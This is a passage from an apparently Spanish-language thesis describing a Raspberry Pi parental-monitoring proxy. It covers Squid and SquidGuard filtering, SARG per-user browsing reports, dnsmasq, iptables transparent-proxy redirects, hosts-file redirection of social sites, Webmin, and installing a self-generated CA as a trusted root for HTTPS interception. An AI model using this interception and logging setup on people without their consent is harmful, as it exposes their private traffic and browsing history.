SARG: Making index.html
SARG: Purging temporary file sarg-general
SARG: End
```

Figura 73: Generación de Reportes con SARG

Elaborado por: Investigador

4. Se puede revisar el reporte de manera cómoda accediendo a éste desde el navegador, tomando en cuenta las configuraciones previas de apache el enlace será: **localhost:81/squid-reports/**. La página web contendrá una lista de los reportes generados con fecha, hora y tamaño en disco, se puede apreciar esto en la Figura 74.



### Squid User Access Reports

FILE/PERIOD	CREATION DATE	USERS	BYTES	AVERAGE
2020Dec26-2020Dec31	Sat 02 Jan 2021 04:04:53 PM -05	2	16.25M	8.12M

Generated by sarg-2.3.11 Jan-14-2018 on Jan/02/2021 16:04

Figura 74: Reporte SARG visto en un navegador

Elaborado por: Investigador

5. Todos los reportes tendrán dentro de sí la dirección IP de los dispositivos que hicieron uso del servidor proxy y a su vez cada dispositivo contará con su historial web seguido de detalles sobre el tiempo de respuesta, el almacenamiento en caché, la cantidad de bytes usados, la fecha y hora de su visita. En la Figura 75 expuesta a continuación se puede apreciar un extracto de lo expuesto previamente.



Squid User Access Reports
Period: 2020 Dec 26—2020 Dec 31
User: 10.0.0.23
Sort: bytes, reverse
User report

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILLISEC	%TIME
abs.twimg.com	262	5.96M	40.27%	52.92% 47.08%	00:00:16	16,877	3.89%
www.instagram.com	77	2.67M	18.04%	48.59% 51.41%	00:00:09	9,890	2.28%
static.xx.fbcdn.net	124	1.86M	12.59%	44.28% 55.72%	00:00:23	23,925	5.52%
www.google.com	46	793.75K	5.36%	0.54% 99.46%	00:00:06	6,323	1.46%
ec.archive.ubuntu.com	7	760.22K	5.13%	0.00% 100.00%	00:00:08	8,335	1.92%
connect.facebook.net	19	693.97K	4.69%	56.84% 43.16%	00:00:02	2,424	0.56%
assets.zorincdn.com	19	654.84K	4.42%	0.62% 99.38%	00:00:04	4,893	1.13%

Figura 75: Historial de páginas web de un usuario de Squid

Elaborado por: Investigador

## INSTALACIÓN Y CONFIGURACIÓN DE SERVICIO DNS Y DHCP

1. El servicio de DNS y DHCP será provisto por un programa llamado dnsmasq, su instalación puede realizarse directamente desde los repositorios oficiales de Raspberry Pi OS mediante el comando: **sudo apt install dnsmasq**. Una vez completada la instalación, se puede configurar la herramienta con: **sudo nano**

`/etc/dnsmasq.conf`; las directivas usadas para el proyecto son especificadas en la Tabla 6. El fichero de configuración podrá ser visualizado en el anexo 3.

Directiva	Descripción
<b>domain-needed</b>	No aceptar peticiones incorrectamente escritas
<b>bogus-priv</b>	Prevenir que paquetes con direcciones IP privadas salgan de la red
<b>no-resolv</b>	Denegar el uso por defecto del archivo <code>resolv.conf</code> del sistema
<b>interface</b>	Especificar la interfaz en la que el servicio escuchará
<b>expand-hosts</b>	Usar el archivo <code>hosts</code> del sistema para resolver los nombres de dominio
<b>server</b>	Dirección de DNS externo en caso de no hallar dominios de manera local
<b>listen-address</b>	Dirección de escucha por parte del servicio
<b>dhcp-range</b>	Rango de direcciones IP a ser asignadas por el servicio DHCP
<b>dhcp-option 3 y 6</b>	Especifica la dirección del Gateway y DNS que el servicio DHCP asignará a sus usuarios
<b>log-queries</b>	Crear registros de las peticiones DNS
<b>log-dhcp</b>	Crear registros de las peticiones DHCP

Tabla 6: Directivas usadas en dnsmasq

Elaborado por: Investigador basado en [72]

- Terminados los cambios efectuados en el documento se deberán guardar y cargarlos en el servicio dnsmasq con el comando: **sudo systemctl reload dnsmasq**; si no hay errores en la configuración al ejecutar: **systemctl status dnsmasq**, se debería ver una salida como en la Figura 76.

```

pi@raspberrypi:~$ systemctl status dnsmasq
● dnsmasq.service - dnsmasq - A lightweight DHCP and caching DNS server
   Loaded: loaded (/lib/systemd/system/dnsmasq.service; enabled; vendor preset:
   Active: active (running) since Sat 2021-01-02 18:08:05 -05; 1 day 1h ago
   Process: 432 ExecStartPre=/usr/sbin/dnsmasq --test (code=exited, status=0/SUCC
   Process: 444 ExecStart=/etc/init.d/dnsmasq systemd-exec (code=exited, status=0
   Process: 473 ExecStartPost=/etc/init.d/dnsmasq systemd-start-resolvconf (code=
   Main PID: 472 (dnsmasq)
     Tasks: 1 (limit: 2063)
    CGroup: /system.slice/dnsmasq.service
            └─472 /usr/sbin/dnsmasq -x /run/dnsmasq/dnsmasq.pid -u dnsmasq -r /ru

Jan 03 18:43:23 raspberrypi dnsmasq[472]: forwarded update-check.realvnc.com to
Jan 03 18:43:23 raspberrypi dnsmasq[472]: reply update-check.realvnc.com is 146.
Jan 03 18:43:23 raspberrypi dnsmasq[472]: reply update-check.realvnc.com is NODA
Jan 03 18:43:25 raspberrypi dnsmasq[472]: query[PTR] 31.1.168.192.in-addr.arpa f
Jan 03 18:43:25 raspberrypi dnsmasq[472]: config 192.168.1.31 is NXDOMAIN
Jan 03 18:43:25 raspberrypi dnsmasq[472]: query[PTR] 8.f.8.9.a.a.7.6.5.c.f.c.5.2
Jan 03 18:43:25 raspberrypi dnsmasq[472]: forwarded 8.f.8.9.a.a.7.6.5.c.f.c.5.2.
Jan 03 18:43:25 raspberrypi dnsmasq[472]: reply 2800:370:d9:710:df25:cfc5:67aa:9
Jan 03 18:43:25 raspberrypi dnsmasq[472]: query[PTR] c.3.0.3.b.e.0.6.0.c.4.5.e.3
Jan 03 18:43:25 raspberrypi dnsmasq[472]: config fe80::7d3e:54c0:60eb:303c is NX
lines 1-21/21 (END)

```

Figura 76: Verificación del correcto funcionamiento de dnsmasq

Elaborado por: Investigador

- Para que los dispositivos que se conecten a la red generada por el servicio dispongan de acceso a internet a través del proxy, es necesaria la especificación de ciertos parámetros en las tablas IP del sistema operativo, dichas configuraciones se muestran a continuación:

```

sudo iptables -A FORWARD -i eth0 -o eth1 -m state --state
RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
sudo iptables -t nat -A PREROUTING -d 10.0.0.1 -p tcp --dport 80
-j REDIRECT --to-port 81
sudo iptables -t nat -A PREROUTING -d 10.0.0.1 -p tcp --dport
443 -j REDIRECT --to-port 444
sudo iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 80 -j
REDIRECT --to-port 3129
sudo iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 443 -j
REDIRECT --to-port 3130

```

Las dos primeras directivas definen la entrada y salida de datos a través de las interfaces eth0 y eth1, las líneas siguientes redireccionan las peticiones web hacia los puertos de escucha de apache y squid respectivamente. Cabe recalcar que todas aquellas peticiones destinadas a la dirección de la interfaz eth1, es decir 10.0.0.1,

serán encaminadas directamente a los puertos 81 y 444 que se especificaron en apache a fin de que no haya conflictos con squid.

4. La interfaz ethernet a través de la cual dnsmasq operará tiene que ser configurada con la dirección IP adecuada, en este caso 10.0.0.1 escribiendo en el terminal: **sudo ifconfig eth1 10.0.0.1 netmask 255.255.255.192**. Por otro lado, también se necesita que los paquetes recibidos por una interfaz sean transmitidos hacia otra al habilitar el “ip forward” en el archivo **/etc/sysctl.conf** con la línea que se muestra en la Figura 77. De este modo, los ajustes relacionados con conectividad habrán sido ejecutados correctamente.

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Figura 77: Habilitación de IP forwarding

Elaborado por: Investigador

5. Cumplidos los dos anteriores procedimientos, se puede conectar un router en modo puente a la interfaz de ethernet número uno de la Raspberry, la misma que es un adaptador USB 3.0 a ethernet. La configuración del enrutador que se usó en el proyecto puede ser encontrada en los anexos adjuntos. No obstante, una vez que el dispositivo sea reiniciado los cambios hechos en las IP tables y la dirección del puerto se borrarán; para solventar esto se procede a guardar las configuraciones actuales en un fichero con: **sudo sh -c "iptables-save > /etc/iptables.up.rules"**, y luego se programa la inserción de dichas reglas al momento que el sistema arranca con: **sudo nano /etc/rc.local**, las líneas a agregarse son las mostradas en la Figura 78.

```
GNU nano 3.2 /etc/rc.local
# bits.
#
# By default this script does nothing.
# Print the IP address
_IP=$(hostname -I) || true
if [ "$_IP" ]; then
  printf "My IP address is %s\n" "$_IP"
fi

sudo ifconfig eth1 10.0.0.1 netmask 255.255.255.192
iptables-restore < /etc/iptables.up.rules

exit 0
```

Figura 78: Configuración de IP tables al iniciar el sistema

Elaborado por: Investigador

6. Como proceso final está el configurar el archivo `/etc/hosts` con la dirección actual de la interfaz `eth1`, contenido que será similar al de la Figura 79. Después de guardar los cambios se podrá reiniciar la SBC y verificar que el enrutador conectado pueda dar direcciones IP a sus clientes y conectividad.

```
GNU nano 3.2 /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

127.0.1.1 raspberry
10.0.0.1 twitter.com
10.0.0.1 facebook.com
10.0.0.1 instagram.com
```

Figura 79: Archivo hosts configurado para dnsmasq

Elaborado por: Investigador

## INSTALACIÓN Y CONFIGURACIÓN DE WEBMIN

1. Webmin es un software con capacidad de administrar varios programas pertenecientes al sistema en el que se instala. La descarga del software se realiza mediante: `wget http://prdownloads.sourceforge.net/webadmin/webmin-1.962.tar.gz`. Un archivo con extensión `tar.gz` se habrá alojado en el computador

por lo que se debe primero descomprimir con los comandos: **gunzip webmin-1.962.tar.gz** y **tar xf webmin-1.962.tar**. Todos los ficheros contenidos en el archivo comprimido ahora se encontrarán en una carpeta a la que se accede con: **cd webmin-1.962**. Resta ejecutar el script de instalación escribiendo el comando: **sudo ./setup.sh**, varias preguntas aparecerán en consola, pero se pueden dejar los valores por defecto al presionar “Enter” cada vez que aparezcan, una representación de lo mencionado aparece en la Figura 80.

```
pi@raspberrypi:~/webmin-1.962 $ sudo ./setup.sh
*****
*           Welcome to the Webmin setup script, version 1.962           *
*****
Webmin is a web-based interface that allows Unix-like operating
systems and common Unix services to be easily administered.

Installing Webmin in /home/pi/webmin-1.962 ...

*****
Webmin uses separate directories for configuration files and log files.
Unless you want to run multiple versions of Webmin at the same time
you can just accept the defaults.

Config file directory [/etc/webmin]:
Log file directory [/var/webmin]:

*****
Webmin is written entirely in Perl. Please enter the full path to the
Perl 5 interpreter on your system.

Full path to perl (default /usr/bin/perl):
```

Figura 80: Instalación de Webmin

Elaborado por: Investigador

- Finalizada la instalación del programa se puede administrarlo desde un navegador web con la dirección por defecto: **raspberrypi:10000**, una interfaz como la de la Figura 81 aparecerá conteniendo datos tabulados sobre el rendimiento de la Raspberry. En la parte izquierda constan varias opciones que se utilizarán para agregar los programas a ser administrados.






Figura 81: Interfaz de Webmin en un navegador

Elaborado por: Investigador

3. La sección de “Un-used Modules” desplegará varios complementos que pueden ser instalados en el sistema, entre estos está Squid Proxy Server. Al presionar dicha opción se redirigirá a una página semejante a la Figura 82. Normalmente, webmin instalaría esta herramienta desde cero, pero en esta ocasión se desea configurar el software ya existente mediante la opción “module configuration”.




Figura 82: Squid Proxy Server en webmin

Elaborado por: Investigador

4. El módulo por configurarse en webmin contendrá dos secciones, una de sistema y otra de opciones. La sección de sistema es indispensable para que el programa reconozca al software proxy en el SO, por defecto tendrá parámetros correspondientes a squid en su versión 3 y se necesitará cambiarlos a los expuestos en la Figura 83. La sección de opciones no es necesaria ya que las directivas allí expuestas no se usan en el presente proyecto.




Figura 83: Configuración de Squid en webmin

Elaborado por: Investigador

- Contrario a Squid que tenía un módulo incluido por defecto en el programa, SquidGuard deberá instalarse en webmin desde un repositorio externo y su descarga se realiza con: `git clone https://github.com/timn/webmin-squidguard.git`. Acto seguido, para poder agregarlo como módulo deberá comprimirse en un archivo de extensión “tar” con la directriz: `tar -czvf squidguard.tar webmin-squidguard/`. Pasando a webmin, en la sección izquierda existe un apartado llamado “Webmin Configuration” con varias opciones, de entre todas ellas se deberá elegir la etiquetada como “Webmin Modules” para que una pantalla similar a la Figura 84 sea mostrada. En esta interfaz se procede a ubicar la ruta del archivo comprimido y después instalarlo con el botón “Install Module”.




Figura 84: Instalación de SquidGuard como módulo externo en webmin

Elaborado por: Investigador

6. Como siguiente paso se tiene la configuración del módulo recién instalado en SquidGuard, para este fin será necesario dirigirse en la parte izquierda al apartado de “Servers” y después SquidGuard. Al igual que en la Figura 85, se mostrará una alerta que indica la carencia de la ruta del fichero de directivas del módulo y se solucionará al escribir la ubicación del archivo como se indica en la figura mencionada con anterioridad.




Figura 85: Configuración del módulo SquidGuard en webmin

Elaborado por: Investigador

7. El módulo de SquidGuard también solicitará el usuario y grupo del proxy en el sistema, según las instrucciones de compilación ambos datos son “proxy”. Como resultado el módulo estará listo para administrar los grupos, horas de trabajo, y listas negras que el usuario defina con una interfaz igual a la Figura 86.




Figura 86: Interfaz de SquidGuard en webmin

Elaborado por: Investigador

8. En webmin también se puede instalar SARG para la generación de reportes; de manera similar a Squid Proxy Server, este apartado se podrá encontrar en “Unused Modules” y requerirá de una configuración con valores iguales a los de la Figura 86.




Figura 87: Configuración de SARG en webmin

Elaborado por: Investigador

7. Producto de la configuración del módulo, se dispone de una interfaz como en la Figura 88. Las opciones disponibles serán de utilidad para limitar los reportes a fechas específicas o la generación de estos automáticamente; adicionalmente se podrá modificar el estilo de los reportes que son creados por esta función.




Figura 88: Interfaz de SARG en webmin

Elaborado por: Investigador

8. Apache también cuenta con un panel de administración que se puede encontrar en el apartado de servidores. Se pueden configurar muchas de las opciones abarcadas en este proyecto tales como el puerto de escucha, los hosts virtuales y la habilitación de sitios web; la Figura 89 muestra una captura de esta interfaz en el apartado de los hosts virtuales.




Figura 89: Interfaz de Apache en webmin

Elaborado por: Investigador

**Resultado Obtenido:** El resultado de esta sección es una interfaz gráfica capaz de brindar mayor comodidad al usuario del sistema para la configuración de los diversos módulos involucrados. Las capacidades de este software no están limitadas solamente a estas opciones, sino que provee una interfaz que abarca incluso directrices del sistema operativo.

## CONFIGURACIÓN DE CLIENTES PROXY

Aunque la configuración del cliente no es algo estrictamente necesario para todos los dispositivos que conforman la red, es recomendable al menos realizarlo en los ordenadores y laptops que se usan frecuentemente para el acceso a las redes sociales, esto es llevado a cabo al agregar el certificado generado en pasos previos a la lista de autoridades certificadoras confiables. A continuación, se expone el proceso en una máquina con Windows 10:

1. Antes de operar el dispositivo cliente, es necesario exportar el certificado a un formato que pueda ser reconocido por Windows. En este caso se ejecutará el comando: `openssl x509 -outform der -in /etc/certificado/myCA.pem -out /home/pi/myCA.crt`, esta extensión de salida del archivo es reconocida en todos los dispositivos clientes que se deseen usar.

- Una vez copiado el fichero en la máquina con Windows 10 se procede a abrir el administrador de certificados con la combinación de teclas “Windows + R”, acto seguido se escribe “certmgr.msc” y se presiona Enter. Se desplegará una ventana como en la Figura 90 y se puede observar que en la parte izquierda se tiene el submenú llamado “Trusted Root Certification Authorities”.




Figura 90: Administrador de Certificados en Windows 10

Elaborado por: Investigador

- Tras dirigir el puntero del ratón hacia el submenú, se deberá dar clic derecho a fin de que se muestre un conjunto de opciones entre las que se encuentra la de “All tasks”, en esta opción se encuentra un apéndice rotulado como “Import” que se deberá presionar. Una pantalla se mostrará para asistir al proceso de importación del CA y resta seleccionar la ruta en que fue copiado para finalmente agregarlo como se muestra en la Figura 91.




Figura 91: Importación del CA en Windows 10

Elaborado por: Investigador

4. Otra opción para hacer uso del proxy en dispositivos que no sean parte de la red de monitoreo parental es la configuración manual. Para el navegador Mozilla Firefox, este apartado se encuentra en el menú de Preferencias, Configuración de Red. La Figura 92 expone la interfaz gráfica del software en los menús previamente mencionados.




Figura 92: Configuración de Red en Mozilla Firefox

Elaborado por: Investigador

5. Se selecciona la configuración manual del proxy para ingresar la IP del servidor, en este caso la Raspberry, junto con el puerto mencionado en el archivo de

configuración como en la Figura 93. Todo el tráfico generado por el navegador se dirigirá hacia el proxy independientemente del tipo de protocolo que se use.

